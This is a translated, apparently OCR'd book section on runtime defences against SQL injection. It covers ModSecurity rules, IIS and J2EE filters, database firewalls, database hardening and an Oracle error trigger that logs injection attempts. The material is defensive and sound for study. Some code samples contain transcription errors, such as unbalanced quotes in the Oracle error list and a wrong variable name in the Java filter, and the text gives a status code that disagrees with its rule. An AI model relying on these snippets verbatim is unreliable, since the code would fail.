WAF 的 SQL 注入保护可能很不好处理。实际上，攻击净荷可以出现在 HTTP 请求的任何位置，比如请求字符串、POST 数据、cookie、自定义的或是标准的 HTTP 头(例如，引用页、服务器等)，以及 URL 路径的部分内容中。ModSecurity 能够处理所有这些情况。如下所示是 ModSecurity 支持的变量列表(例如，用于分析的对象)的一个例子，它有助于读者了解 ModSecurity 提供的全面请求层保护，WAF 必须实现它才能提供充分的 SQL 注入保护。

```
REQUEST_BASENAME
REQUEST_BODY
REQUEST_COOKIES
REQUEST_COOKIES_NAMES
REQUEST_FILENAME
REQUEST_HEADERS
REQUEST_HEADERS_NAMES
REQUEST_LINE
REQUEST_METHOD
REQUEST_PROTOCOL
REQUEST_URI
REQUEST_URO_RAW
```

3) 请求标准化

可以使用多种方式编码攻击字符串以避免字符串被检测到并战胜简单的输入验证过滤器。实际上，ModSecurity 能够应对任何复杂的编码场景。它支持大量转换函数，可以将这些函数按任意顺序多次应用到每条规则上。下面是 ModSecurity 参考手册中的一个转换函数列表：

```
base64Decode
base64Encode
compressWhitespace
cssDecode
escapeSeqDecode
hexEncode
htmlEntityDecode
jsDecode
length
lowercase
md5
none
normalisePath
normalisePathWin
parityEven7bit
parityOdd7bit
removeNulls
removeWhitespace
replaceComments
replaceNulls
urlDecode
urlDecodeUni
urlEncode
sha1
trimLeft
trimRight
trim
```

如果内置函数因为某个原因无法满足需求，则可以使用 ModSecurity 支持的 Lua 脚本语言来构建自定义的转换函数。

4) 响应分析

WAF 在减轻 SQL 注入的影响方面还有另外一个关键特性——抑制关键信息泄露，比如详细的 SQL 错误消息。如下所示是 ModSecurity 核心规则集的 Outbound 规则文件(modsecurity_crs_50_outbound.conf)中的一条实际的外泄(outbound)规则：

```
# SQL Errors leakage
SecRule RESPONSE_BODY
"(?:\b(?:?:s(?:elect list because it is not contained in (?:an aggregate function
and there is no|either an aggregate function or the) GROUP BY clause|upplied
argument is not a valid (?:(?:M(?:s |y)|Postgre)SQL|O(?:racle|DEC)))|S(?:yntax
error converting the \w+ value .*? to a column of data type|QL Server does not
exist or access denied)|Either BOF is True , or the current record has been
deleted(?:; the operation|\. Requested)|The column prefix .{0,50}? does not match
with a table name or alias name used in the query|Could not find server '\w+' in
sysservers\. execute sp_addlinkedserver)\b|Un(?:closed quotation mark before the
character string\b|able to connect to PostgreSQL server:)|(?:Microsoft OLE DB
Provider for .{0,30} [eE]rror |error '800a01b8)'|(?:Warning: mysql_connect\
(\)|PostgreSQL query failed):|you hava an error in your SQL syntax(?: near
'|;)|cannot take a \w+ data type as an argument\*.|incorrect syntax near
(?:\'|the\b|@@error\b)|microsoft jet database engine error'8|ORA-\d{5}: )
|\[Microsoft\]\[ODBC]"\"Phase:4,t:none,ctl:auditLogParts=+E,deny,log,
auditlog,status:500,msg:'SQLInformation Leakate',id:'970003',tag:'LEAKAGE/ERRORS',
severity:'4'"
```

如果响应中的消息成功匹配了正则表达式(表明产生了 SQL 错误)，则 ModSecurity 会发送一个 501 状态码。这是一种非标准行为，不过可以用它来迷惑自动客户端和扫描器。

这种响应分析和错误抑制并未消除 SQL 注入漏洞，对 SQL 盲注也没有任何帮助，但它仍然是一种重要的深层防御安全机制。

5) 入侵检测能力

最后，WAF 应该可以被动监视应用的行为，遇到可疑的行为时能采用行动，并能在 SQL 注入事件之后为法医分析(forensic analysis)保持一个非规范的事件日志。日志应该提供用于判断应用是否受到攻击的信息以及用于重新生成攻击字符串所需要的足够信息。先不谈阻塞和拒绝恶意输入，单是在不修改代码行的前提下向应用添加入侵检测的能力就足以成为使用 WAF 的一种强有力的理由。在 SQL 注入事件之后执行法医分析时，没有比不得不依赖 Web 服务器日志文件更让人沮丧的事情了。该文件通常只包含请求中的一小部分数据。

总结一下，使用 ModSecurity 可以阻止 SQL 注入攻击、修复已知的 SQL 注入漏洞、检测攻击企图并抑制那些通常会方便 SQL 注入漏洞利用的 SQL 错误消息。大体上介绍了 ModSecurity 和 WAF 后，接下来我们看一些可以看作 WAF 的解决方案，不过它们不如 WAF

健壮。根据情况的不同，这些方案有时非常有效，并且在部署成本和需要的资源方面会潜在地更便宜些。

9.2.2 截断过滤器

大多数 WAF 实现了截断过滤器模式或者在总体架构中包含了一种或多种实现。过滤器是一系列独立的模块，可以将它们连接到一起并在请求资源(比如，Web 页面、URL、脚本等)的核心处理之前或之后执行处理操作。过滤器之间没有具体的依赖关系，可以在不影响现有过滤器的前提下添加新过滤器。这种模块性使得过滤器可以跨应用重用。在部署阶段可以将过滤器作为 Web 服务器插件添加到应用中，也可以在应用配置文件中通过动态激活来添加过滤器。

过滤器适合执行跨请求和响应(与核心应用逻辑是松耦合)的集中可重复任务。过滤器还适用于输入验证、将请求/响应记录到日志以及转换输出响应等安全功能。接下来将介绍两种常见的过滤器实现——Web 服务器插件和应用框架模块。可以将这两种实现用于实时 SQL 注入保护。图 9-1 展示了它们各自作为发送给 Web 浏览器的请求和从 Web 浏览器返回的响应而被执行的过程。



图 9-1 描述 Web 服务器和应用过滤器的简图

1. Web 服务器过滤器

可以将过滤器实现成 Web 服务器模块/插件，它们能对核心请求和响应进行扩展以便处理 Web 服务器平台的 API。基本来说，Web 服务器处理的请求和响应会经历一系列阶段，在每个阶段都可以为执行注册模块。Web 服务器模块允许在请求到达 Web 应用之前和产生响应之后自定义对请求的处理。所有这些操作均独立于其他会被注册的 Web 服务器模块和 Web 应用的底层逻辑。这种特性使 Web 服务器模块成为实现过滤器的一种不错的选择。Apache、Netscape(网景)、IIS(Internet 信息服务)等流行的 Web 服务器平台均支持这种架构。遗憾的是，由于这些平台均发布了自己的 API，因而无法跨 Web 服务器平台来修改这些模块。

Web 服务器模块很明显的优点是：它们不针对特定的 Web 应用框架或编程语言。例如，名为 ISAPI 的 IIS 插件既可用于验证并监视针对 Classic ASP 及 ASP.NET Web 应用的请求，也可以转换这些请求响应的内容。如果将 Web 服务器配置成使用连接器(一种将请求发送给相应的资源处理程序的过滤器)或者反向代理服务器模式，则可以通过修改过滤器来真正保护任何

Web 应用(例如，可以使用 IIS ISAPI 过滤器保护 J2EE、PHP 和 ColdFusion Web 应用)。最后，由于过滤器是针对每个 Web 页面请求来执行的，因而性能非常关键。通常使用原生编程语言(例如 C 或 C++)实现 Web 服务器过滤器，这样做虽然速度很快，但却会潜在地引入新的要考虑的漏洞类型，比如缓冲区溢出和格式字符串问题。

Web 服务器模块是实时安全的重要组成部分，因为请求和响应会处理它们公布的 API。可以根据具体的需要来扩展 Web 服务器的这一行为，比如为 SQL 注入保护编写一个过滤器。幸运的是，我们可以使用多种可免费获取的针对 SQL 注入保护的 Web 服务器浏览器实现。我们已经介绍过 ModSecurity，它是一种能够提供可观的 SQL 注入保护的 Apache API 模块。接下来简单介绍一下 UrlScan 和 WebKnight，它们是集成到 IIS Web 服务器平台的 ISAPI 过滤器，能够提供 SQL 注入保护：

1) UrlScan

2008 年 6 月，Microsoft 发布了 UrlScan 2.5(最初是作为 IIS Lock Down Tool 的一部分)的升级版 3.1。与前一版一样，UrlScan 3.1 也是一种能够阻塞特定恶意请求的免费的 ISAPI 过滤器。不过，它面向的是应用层攻击(具体来说也就是 SQL 注入)，因为它是为响应从 2008 年初开始感染大量 Web 站点的 SQL 注入蠕虫而发布的。这个新版本支持通过创建自定义的规则来阻塞特定的恶意请求。不过，其保护只局限于查询字符串、头和 cookie。可以将这些规则应用到寄主在服务器上的任何 Web 资源，比如 Classic ASP 和 ASP.NET 资源。新版本还提高了常用的 IIS 写日志的便利性，支持 logging-only 模式，可使用 urlscan.ini 文件进行配置。

遗憾的是，UrlScan 不支持正则表达式且不能保护 POST 数据，这两种限制使得它无法成为 SQL 注入保护最好的解决方案。由于易于安装，因而对于那些无法修改代码且需要一种快速的权宜解决方案的合法应用来说，它非常有用。

可以访问 http://learn.iis.net/page.aspx/473/using-urlscan/以获取关于 UrlScan 的更多信息并可以从 www.microsoft.com/downloads/details.aspx?familyid=EE41818F-3363-4E24-9940-321603531989 &displaylang=en 上下载它。

2) WebKnight

与 UrlScan 一样，WebKnight 也是一种阻塞特定恶意请求的 IIS ISAPI 过滤器。它拥有 UrlScan 提供的所有特性。到目前为止，相比 UrlScan，它最大的优势是可以检查 POST 数据中的恶意输入。WebKnight 具有很高的配置性并附带了 GUI，GUI 使得它相比 UrlScan 更易于配置。事实上，可以将 UrlScan 的设置导入到 WebKnight 中。遗憾的是，和 UrlScan 一样，WebKnight 也不支持正则表达式，因而只能局限于黑名单关键字验证。此外，POST 数据保护要求将 WebKnight 安装成全局过滤器，对于 IIS 6.0 来说，这意味着需要以 IIS 5.0 Isolation(孤立)模式来运行。

就 SQL 注入而言，WebKnight 是一种比 UrlScan 更好的解决方案，因为它具有更全面的请求覆盖范围。WebKnight 同样易于安装，但它缺少正则表达式和肯定安全模型的支持，这使得它更适合作为应对自动 SQL 注入蠕虫的一种快速的权宜解决方案或初期的防御机制。

可以从 www.aqtronix.com 上下载 WebKnight。

工具与陷阱……

了解过滤器

在使用过滤器保护应用免受 SQL 注入之前，一定要理解过滤器的工作原理和它所提供的保护类型。虽然过滤器是易受攻击的实时安全工具，但如果不能完全理解它们的行为和安全模型，那么便会产生一种错误的安全认识。Microsoft 的 UrlScan 3.1 就是个很好的例子，它只提供了查询字符串、头和 cookie 保护，带易受 SQL 注入攻击的 POST 参数的页面将暴露给利用。

2. 应用过滤器

也可以使用 Web 应用的编程语言或框架来实现过滤器。其架构与 Web 服务器插件的架构类似：模块代码在请求和响应经历一系列阶段的过程时执行。可以使用 ASP.NET 的 System.Web.IHttpModule 接口和 javax.servlet.Filter 接口来实现过滤器模式，之后可以在不修改代码的前提下将它们添加到应用中并在应用配置文件中显式地激活它们。如下所示为自定义的 J2EE Filter 类的 doFilter 方法的示例代码。每个请求/响应对会因为 J2EE Web 源(JSP 文件、servlet 等)的请求而调用该方法。

```
public class SqlInjDetectionFilter implements Filter {
  public void doFilter(ServletRequest req, ServletResponse res,
    chain filterChain) throws IOException, ServletException
  {
  // Check request data for malicious characters
  doDetectSqlI(rep, res);
  // Call next filter in the chain
  chain.doFilter(servletRequest, servletResponse);
  }
}
```

应用过滤器确实适合于实时保护，开发时它们可以独立于应用，部署时则可以作为独立的.dll 或.jar 文件并且能立即激活。这意味着在特定的机构中部署该解决方案的速度更快，因为不需要修改 Web 服务器配置(在很多机构中，应用开发人员没有 Web 服务器的访问权限，所以必须与 Web 服务器团队协调以便修改与 Web 服务器过滤器相关的配置)。因为使用与应用相同的编程语言来实现这些过滤器，所以它们可以扩展或紧密封装现有的应用行为。基于同样的原因，这些过滤器的功能只能用于构建在同一框架上的应用(请参考“工具与陷阱”——“使用 ASP.NET 和 IIS 保护 Web 应用”来获取如何克服该限制的信息)。

与 Web 服务器过滤器类似，应用过滤器也可以向易受攻击的 Web 应用添加安全特性，比如恶意请求检测、预防和日志记录。因为可以使用功能丰富的面向对象编程语言(比如 Java 和

C#)来编写这些特性，所以它们通常更易于编码且不会引入新的漏洞类(比如缓冲区溢出)。可以使用免费的应用过滤器 OWASP Stinger 和 Secure Parameter Filter(SPF)检测并阻塞 SQL 注入攻击。OWASP Stinger 是一款 J2EE 过滤器，可以从 www.owasp.org/index.php/Category:OWASP_Stinger_Project 上下载到。SPF 是一款 ASP.NET HttpModule，可以从 www.gdssecurity.com/l/spf/ 上下载到。

工具与陷阱……

使用 ASP.NET 和 IIS 保护 Web 应用

可以借助 ASP.NET 代码模块并通过将文件类型(.php、.asp、.pl 等)映射到一个 ASP.NET 的 ISAPI DLL 中来对未构建在.NET 框架之上但运行在 IIS 上的 Web 应用(PHP、Classic ASP、Perl 等)进行处理。可以在 IIS 的应用配置中使用“Application”|“Mapping”标签配置该操作。对于这种情况，现在可以在非 ASP.NET 的 Web 应用上对执行输入验证和日志记录的 ASP.NET HttpModule 进行修改。不过，对请求和响应执行的操作会存在限制，尤其是在响应转换方面。

IIS 7.0 的 ASP.NET 集成模式通过将 ASP.NET 请求管道与 IIS 核心请求管道相结合来扩展这一能力。从本质上讲，可以将 ASP.NET 的 HttpModule 集成到 IIS 中并拥有对所有请求和响应的控制权(而在之前的 IIS 版本中，只有使用 ISAPI 过滤器才能实现这种控制)。这为 HttpModule 赋予了进行全面的请求和响应处理的能力，并且 SPF 这样的模块可以通过转换响应内容来向非 ASP.NET 的 Web 应用提供不可编辑的输入保护。要想获取关于 SPF 提供的这种保护的更多信息，请参阅“9.2.3 不可编辑对可编辑的输入保护”。

3. 使用脚本语言实现过滤器模式

对于 Web 脚本语言来说，实现过滤器模式会更加困难。PHP 和 Classic ASP 等技术均未提供内置的接口来在页面执行之前/之后勾住(hook)请求/响应。可以使用 Web 服务器过滤器甚至应用过滤器(请参考“工具与陷阱”——“使用 ASP.NET 和 IIS 保护 Web 应用”获取详细信息)来保护易受攻击的 Classic ASP 应用。不过，修改配置需要 Web 服务器上的管理员权限，这一要求有时无法满足或者不是很方便。此外，您有时会因为“7.2 使用运行时保护”一节开头讨论的原因而不想修改代码。

就 PHP Web 应用而言，可以在 php.ini 文件中修改 auto_prepend_file 和 auto_append_file 配置指令，这些指令指向那些在每个请求的 PHP 脚本执行之前和之后才执行的 PHP 文件。添加的逻辑在各种 HTTP 请求集合(查询字符串、POST、cookie、头等)间循环，必要时可以进行验证和(或)日志记录。

另一种用于 PHP 和 Classic ASP 应用的方法是使用“包含文件(include file)”。这需要通过在每个应用页面添加 include 指令来修改代码。同样，被包含的逻辑也在各种 HTTP 请求集合

间循环，必要时也可以进行验证和(或)日志记录。

4. 过滤 Web 服务消息

使用自定义的输入和输出过滤器同样可以很容易地将截断过滤器模式应用于 XML Web 服务。通过输入过滤器可以对方法参数和日志 SQL 注入企图执行验证，还可以使用输出过滤器阻止错误的细节，比如在 Soap 错误消息的错误原因中经常泄露的信息。.NET Web 服务和 Apache Axis 平台提供了过滤内部及外泄消息的机制。

ModSecurity 也可以处理内部 XML 消息以便使用 XML TARGET 执行验证和日志记录。可以使用 XPATH 或者根据模式(schema)或 DTD(文档类型定义)文件来执行验证，还可以考虑商用的 XML 防火墙。不过，这些通常是网络设备。则有如果只是寻求 SQL 注入保护，则有可能出现过度杀伤。

9.2.3 不可编辑的输入保护与可编辑的输入保护

几乎每一种过滤器实现均利用了黑名单保护，而应对 SQL 注入时功能更强大且更有效的白名单验证则不太流行且配置起来通常比较复杂。这可能因为为每个请求参数定义一个准确匹配(例如，白名单)是一项令人畏惧的任务(即便存在学习模式)。对于排除自由格式文本的输入(比如文本框)来说，情况更是如此。

另一种值得考虑的输入验证策略是将应用输入分成可编辑的和不可编辑的两类，并且锁定不可编辑的输入以便无法操作它们。不可编辑输入是指最终用户不需要直接修改的输入，比如隐藏表单字段、URI 和查询字符串参数、cookie 等。该策略隐含的原理是：应用应该只允许用户执行用户接口暴露给他们的动作。其思想是：在运行时修改 HTTP 响应以区分所有合法请求(表单和链接)并收集每个可能请求的状态，之后再根据存储的状态信息来验证接下来的请求。对于很多应用来说，它们接收的大部分输入是不可编辑输入。因此，如果能够在运行时自动锁定它们，那么接下来就可以将精力集中到全面验证可编辑输入上，这通常更容易处理。

实现这种策略的技术范例是 HDIV(HTTP Data Integrity Validator，HTTP 数据完整性验证器)和 SPF。可以使用 HDIV 保护大多数遵循 MVC(Model-View-Controller)模式的 J2EE Web 应用。可以从 www.hdiv.org 上下载到 HDIV。可以使用 SPF 保护运行在 IIS 6.0 上的 ASP.NET Web 应用。不过，可以对 SPF 进行修改以真正保护任何运行在 IIS 7.0 上的 Web 应用。请参考“工具与陷阱”——“使用 ASP.NET 和 IIS 保护 Web 应用”以获取更多信息。可以从 www.gdssecurity.com/l/spf/ 上下载 SPF。

9.2.4 URL 策略/页面层策略

我们来看一些其他的在不修改源代码的前提下，为易受攻击的 URL 或页面打虚拟补丁的技术。

1. 页面覆写

如果页面易受攻击且需要替换，则可以创建一个在运行时提交的替代页面或类，通过修改 Web 应用配置文件中的配置可以实现这种替换。在 ASP.NET 应用中，则可以使用 HTTP 句柄实现这一任务。

下面展示了一种配置过的自定义 HTTP 句柄，它处理发送给 PageVulnToSqlI.aspx 页面而非易受攻击页面的请求。替换后的句柄类通过一种安全的方式来实现原始页面逻辑，其中包括对请求参数的严格验证以及对安全数据访问对象的使用。

```
<httpHandlers>
   <add verb="*"
     path="PageVulnToSqlI.aspx"
     type="Chapter9.Examples.SecureAspxHandler, Subclass"
     validate="false" />
</httpHandlers>
```

可以在 J2EE Web 应用的部署描述器(Deployment Descriptor)中使用类似的方法。可以将易受攻击的 URL 映射到一个通过安全方式处理请求的 Servlet 上，如下所示：

```
<servlet>
  <servlet-name>SecureServlet</servlet-name>
  <servlet-class>chapter9.examples.SecureServletClass</servlet-class>
</servlet>
..
<servlet-mapping>
   <!--<servlet-name>ServletVulnToSqli</servlet-name>-->
   <servlet-name>SecureServlet</servlet-name>
   <url-pattern>/ServletVulnToSqli</url-pattern>
</servlet-mapping>
```

2. URL 重写

URL 重写是一种与页面覆写类似的技术。可以通过配置 Web 服务器或应用框架来接收那些发送给易受攻击页面或 URL 的请求，并将它们重定向到该页面的替代版本。页面的新版本通过一种安全的方式来实现原始页面逻辑。应该在服务器端实现这种重定向以保持与客户端的无缝相连。根据 Web 服务器和应用平台的不同，可通过多种方法来实现该任务。Apache 的 mod_rewrite 模块和.NET 框架的 urlMappings 元素就是两个示例。

3. 资源代理/封装

可以将资源代理/封装与页面覆写或 URL 重写结合使用，以便将替换页面需要的自定义编码数量降至最低。替代页面在处理重写请求时会循环访问请求参数(查询字符串、POST、cookie 等)并执行必需的验证。如果确认请求是安全的，那么接下来就允许通过内部服务器请求来将该请求传递给易受攻击页面。易受攻击页面会处理该输入并执行所需要的渲染。由于替代页面已经执行了必需的验证，因而通过这种方式向易受攻击页面传递输入是可行的。从本质上看，替代页面对易受攻击页面进行了封装，但不需要复制逻辑。

9.2.5　面向方面编程

面向方面编程(Aspect-Oriented Programming，AOP)是一种构建可应用到应用范围内的通用可重用程序的技术。在开发过程中，它有利于核心应用逻辑和通用、重复任务(输入验证、记

录日志、错误处理等)的分离。运行时，可以使用 AOP 来热补(hot-patch)易受 SQL 注入攻击的应用，也可以无需修改底层源代码就直接将入侵检测和日志审查功能嵌入到应用中。安全逻辑的集中化与前面介绍的截断过滤器类似，不过可以很好地将 AOP 的益处扩展至 Web 层之外。可以将安全的方面应用到数据访问类、胖客户端应用和中间层组件(比如 EJB[Enterprise JavaBean])中。例如，可以对不安全的动态 SQL 库(例如，executeQuery())进行检查、阻止查询执行以及将对后继补救努力的攻击型调用记录到日志中。存在很多 AOP 实现，最常见的是 AspectJ、Spring AOP 和 Aspect.NET。

9.2.6 应用入侵检测系统

可以使用传统的基于网络的 IDS(Intrusion Detection Systems)来检测 SQL 注入攻击。但这些 IDS 距离应用和 Web 服务器非常远，通常不是最理想的选择。如果已经在网络中运行了这样一种 IDS，则可以修改它并将其作为防御的起始线。

前面讲过，可以将 WAF 作为一种非常好的 IDS，因为它运行在应用层并且可针对受保护的应用进行微调。大多数 WAF 都附带有一种被动模式和警告功能。在许多产品应用环境中，会优先使用这种功能中的安全过滤器或 WAF。可以使用它们来检测攻击并向管理员发出警告，管理员之后可以决定对该漏洞采取何种措施(例如，为特定的页面/参数组合启用恶意请求阻塞或者应用虚拟补丁)。

另一种选择是使用 PHPIDS(http://php-ids.org/)这样的嵌入式解决方案。PHPIDS 不会过滤或审查输入，它检测攻击并根据配置来采取措施。其覆盖范围从简单的日志记录到向开发团队发送一封紧急情况的 e-mail、为攻击者显示一条警告信息甚至是结束用户会话。

9.2.7 数据库防火墙

我们介绍的最后一种运行时保护技术是数据库防火墙，它本质上是一种介于应用和数据库之间的代理服务器。应用连接到数据库防火墙并像正常连接到数据库那样发送查询。数据库防火墙分析预期的查询，如果认为是安全的，则将它传递给数据库服务器加以执行。反之，如果认为是恶意的，则阻止运行该查询。数据库防火墙还可以通过以被动模式监视连接和向管理员发出可疑行为警告来作为恶意数据库行为的应用层 IDS。就 SQL 注入而言，数据库防火墙潜在地与 WAF 一样有效。请思考 Web 应用发送给数据库的查询，它们大多是数量已知的命令，而且结构也是已知的。可通过修改这些信息来配置一个灵活可调的规则集。该规则集根据访问数据库时出现的异常或恶意查询的不同来采取恰当的措施(写日志、阻塞等)。在 WAF 中锁定输入最困难的问题是恶意用户可以向 Web 服务器提交任何请求组合。在开源实现上的一个示例是 GreenSQL，可以从 www.greensql.net 上下载到。

9.3 确保数据库安全

攻击者拥有一个可利用的 SQL 注入漏洞后，可以采取两种利用途径。他可以设法得到应用数据本身，根据应用的不同，这些数据可能非常值钱。如果应用以不安全的方式存储并处理个人标识信息或财务数据(比如银行账户和信用卡信息)，那么情况会大致如此。此外，攻击者可能对修改数据库服务器以便渗透到内部受信任网络感兴趣。本节我们将介绍一些限制应用数

据未授权访问的方法，之后再介绍一些数据库服务器硬化技术以便帮助阻止权限提升并限制访问超出目标数据库服务器语境的服务器资源。首先应该完整地测试非产品环境中介绍的步骤以避免破坏现有应用的功能。新应用的优点是，可以将这些建议较早地构建到开发生命周期，从而避免与不必要的特权功能的依赖关系。

9.3.1 锁定应用数据

我们先介绍一些将 SQL 注入攻击范围限制在应用数据库的技术，之后再介绍一些约束访问的方法(即便攻击者已被成功沙箱化至应用数据库)。

1. 使用较低权限的数据库登录

应用连接到数据库服务器的登录语境应该是：拥有的许可只能执行需要的应用任务。这种关键性防御可显著降低 SQL 注入风险，它限制了攻击者利用易受攻击的应用时可以访问并执行的内容。例如，用于报告目的的 Web 应用(比如检查投资组合的业绩)在理想情况下，应该使用只继承了产生该数据必需的对象(存储过程、表等)访问许可的登录来访问数据库，其中包括对几个存储过程的 EXECUTE 许可和少数表列的 SELECT 许可。就 SQL 注入而言，这样至少可以将可能的命令集限制在应用数据库的存储过程和表上，并阻止超出这种语境的恶意 SQL(比如从数据库中删除表或执行操作系统命令)。一定要记住，即便使用了这种缓和性控制，攻击者也仍然能够避开业务规则并查看其他用户的组合数据。

为确定分配给数据库登录的许可，需寻找其角色成员并移除所有的非必要或特权角色(比如公共或数据库管理员角色)。理想情况下，登录应该是一种或多种自定义应用角色中的一员。接下来审查分配给自定义应用角色的许可以保证它们被正确锁定。审查数据库的过程中，常见的做法是寻找分配给只读访问目的的自定义应用角色的不必要 UPDATE 或 INSERT 许可。可以使用数据库服务器平台自带的图形化管理工具或者借助查询控制台的 SQL 来执行这些审查步骤及后续的清理步骤。

2. 撤销 PUBLIC 许可

每种数据库服务器平台均拥有一个通常被称为公共角色的默认角色(所有登录均属于它)。它包含一个默认的许可集，其中包括对系统对象的访问。攻击者使用这种默认访问查询系统目录以描绘出数据库模式并瞄准那些对后续查询有吸引力的表(例如那些存储应用登录凭证的表)。公共角色还被赋予了执行内置系统存储过程、包和用于管理目的的功能的许可。

通常是无法删除公共角色的，建议您不要为公共角色赋予其他额外的许可，因为每种数据库用户均会继承该角色的许可。应尽可能撤销系统对象的公共角色许可。此外，还必须撤销为自定义数据库对象(比如应用的表和存储过程)赋予的公共角色的冗余许可，除非存在的许可拥有合理的理由。必要时可以为自定义角色分配数据库许可。可以使用这些角色来为特定的用户和组赋予默认的访问级别。

3. 使用存储过程

从安全角度看，应该将应用的 SQL 查询封装到存储过程中并且只能为这些对象赋予 EXEC 许可。可以撤销底层对象上所有其他许可，比如 SELECT、INSERT 等。就 SQL 注入而言，最低权限的数据库登录(应用的存储过程只拥有 EXECUTE 许可)可保证更难向浏览器返回任意结

果集。这并不能保证免受 SQL 注入的侵害，因为不安全的代码无法存在于存储过程本身。此外，可通过其他方法获取结果集，比如使用 SQL 盲注技术。

4. 使用强大的加密技术来保护存储的敏感数据

要想缓和数据库中敏感数据的非授权查看，一种关键的控制就是使用强大的加密技术。可选的方法包括存储数据的数学哈希(而非数据本身)或者存储使用对称算法加密后的数据。这两种情况均应该使用功能强大的公共加密算法。应尽可能避免使用国产的加密解决方案。

如果不需要存储数据本身，那么请考虑一种正确的衍生数学哈希。这种情况的例子包括用于验证用户身份的数据，比如口令或者安全问题的答案。如果攻击者能够查看到存储这些数据的表，那么将只有口令哈希会返回。攻击者必须经历耗时的破解口令哈希的练习才能获取真正的凭证。哈希的另一个明显优点是它消除了与加密相关的关键管理问题。要想保持一致的良好安全行为，请确保所选的哈希算法不会被数学方法推导出且不易受冲突影响，比如 MD5 和 SHA-1。

如果必须存储敏感数据，则请使用强大的对称加密算法来进行保护，比如 AES(高级加密标准)或三重 DES(数据加密标准)。加密敏感数据的主要挑战是将密钥保存到一个攻击者无法轻易访问到的位置。永远不要在客户端存储加密的密钥。密钥存储最好的服务器端解决方案通常取决于应用的架构。如果密钥能够在运行时提供，那么只有当它位于服务器的内存中时才会比较理想(根据应用框架的不同，密钥位于内存中有时可以对其起到很好的保护作用)。不过，在大多数企业级应用环境中，运行时产生密钥通常并不可行或实用。一种可能的解决方案是在应用服务器上受保护的位置存储密钥，这样一来，攻击者就需要同时影响数据库服务器和应用服务器才能解密它。在 Windows 环境中，可以使用 DPAPI(数据保护 API)加密应用数据并利用操作系统来安全地存储密钥。另一种针对 Windows 的方法是在 Windows 注册表中存储密钥。Windows 注册表是一种相对单纯文本文件更为复杂的存储格式，所以使用攻击者获取的未授权访问级别查看它时会更具挑战性。如果不存在针对操作系统的存储方法(比如 Linux 服务器)，则应该在应用了严格文件系统 ACL 的文件系统的受保护区域存储密钥(或用于产生密钥的密文)。值得注意的是，Microsoft SQL Server 2005 和 Oracle Database 10g Release 2 本质上均支持列级加密。不过，这些良好的内置特性并未提供很多附加的针对 SQL 注入的保护，因为这些信息通常为应用透明地解密了。

5. 维护一个审查跟踪

维护对应用数据库对象的访问审查跟踪非常关键。不过，很多应用并未在数据库层进行该操作。如果没有审查跟踪，那么当出现 SQL 注入攻击时，将很难了解应用数据的完整性是否得到维护。服务器的事务日志可能会提供一些细节。不过这种日志包含了系统范围的数据库事务，很难跟踪针对应用的事务。可以将所有存储过程更新至合并的审查逻辑中。不过，更好的解决方案是数据库触发器。可以使用触发器监视在应用表上执行的操作，而且不需要修改现有的存储过程即可开始利用该功能。从本质上讲，不再修改任何数据访问代码即可很容易地将这种功能添加到现有的应用中。使用触发器时，一定要保持逻辑的简单以避免与附加代码相关的性能损失，同时应确保安全地编写了触发器逻辑以避免这些对象中的 SQL 注入。下面我们仔细看一下 Oracle 数据库中的触发器以便更好地理解如何通过修改触发器来检测可能的 SQL 注入攻击。

Oracle 错误触发器

Oracle 提供了一种名为数据库触发器的特性。当出现特定的事件时(比如创建 DDL [数据定义语言，比如 DDL 触发器]或者出现数据库错误[比如 ERROR 触发器]时)，这些触发器会在数据库范围内激活，从而提供了一种简易的方法来检测 SQL 注入尝试。

大多数情况下，SQL 注入尝试(至少在攻击之初)会创建错误消息，比如“ORA-01756 Single quote not properly terminated”或“ORA-01789 Query block has incorrect number of result columns”。这种错误消息的数目较少，多数情况下它们对 SQL 注入攻击是唯一的，所以可以使错误肯定的数量保持在较低的水平。

下列代码将寻找并存档 Oracle 数据库中的 SQL 注入尝试：

```
-- Purpose: Oracle Database Error Trigger to detect  SQL injection Attacks
-- Version: v 0.9
-- Works against: Oracle 9i, 10g and 11g
-- Author: Alexander Kornbrust of Red-Database-Security GmbH
-- must run as user SYS
-- latest version: http://www.red-database-security.com/scripts/oracle_error_
trigger.html
--
-- Create a table containing the error messages
create table system.oraerror (
id NUMBER,
log_date DATE,
log_usr VARCHAR2(30),
terminal VARCHAR2(50);
err_nr NUMBER(10),
err_msg VARCHAR2(4000),
stmt CLOB
);
-- Create a sequence with unique numbers
create sequence system.oraerror_seq
start with 1
increment by 1
minvalue 1
nomaxvalue
nocache
nocycle;
CREATE OR REPLACE TRIGGER after_error
  AFTER SERVERERROR ON DATABASE
  DECLARE
  pragma autonomous_transaction;
  id NUMBER;
  sql_text ORA_NAME_LIST_T;
  v_stmt CLOB;
```

```
  n NUMBER;
BEGIN
  SELECT oraerror_seq.nextval INTO id FROM dual;
  --
  n := ora_sql_txt(sql_text);
  --
  IF n >= 1
  THEN
  FOR i IN 1..n LOOP
  v_stmt := v_stmt || sql_text(i);
  END LOOP;
  END IF;
  --
  FOR n IN 1..ora_server_error_depth LOOP
  --
  - log only potential SQL injection attempts
  -- alternatively it's possible to log everything
  IF ora_server_error(n) in ('900', '906','907','911','917','920,'923','933','970',
 '1031','1476','1719','1722','1742','1756',1789','1790','24247','29257','29540')
  THEN
    -- insert the attempt including the SQL statement into a table
   INSERT INTO system.oraerror VALUES (id, sysdate, ora_login_user, ora_client_
    ip_address, ora_server_error(n), ora_server_error_msg(n), v_stmt);
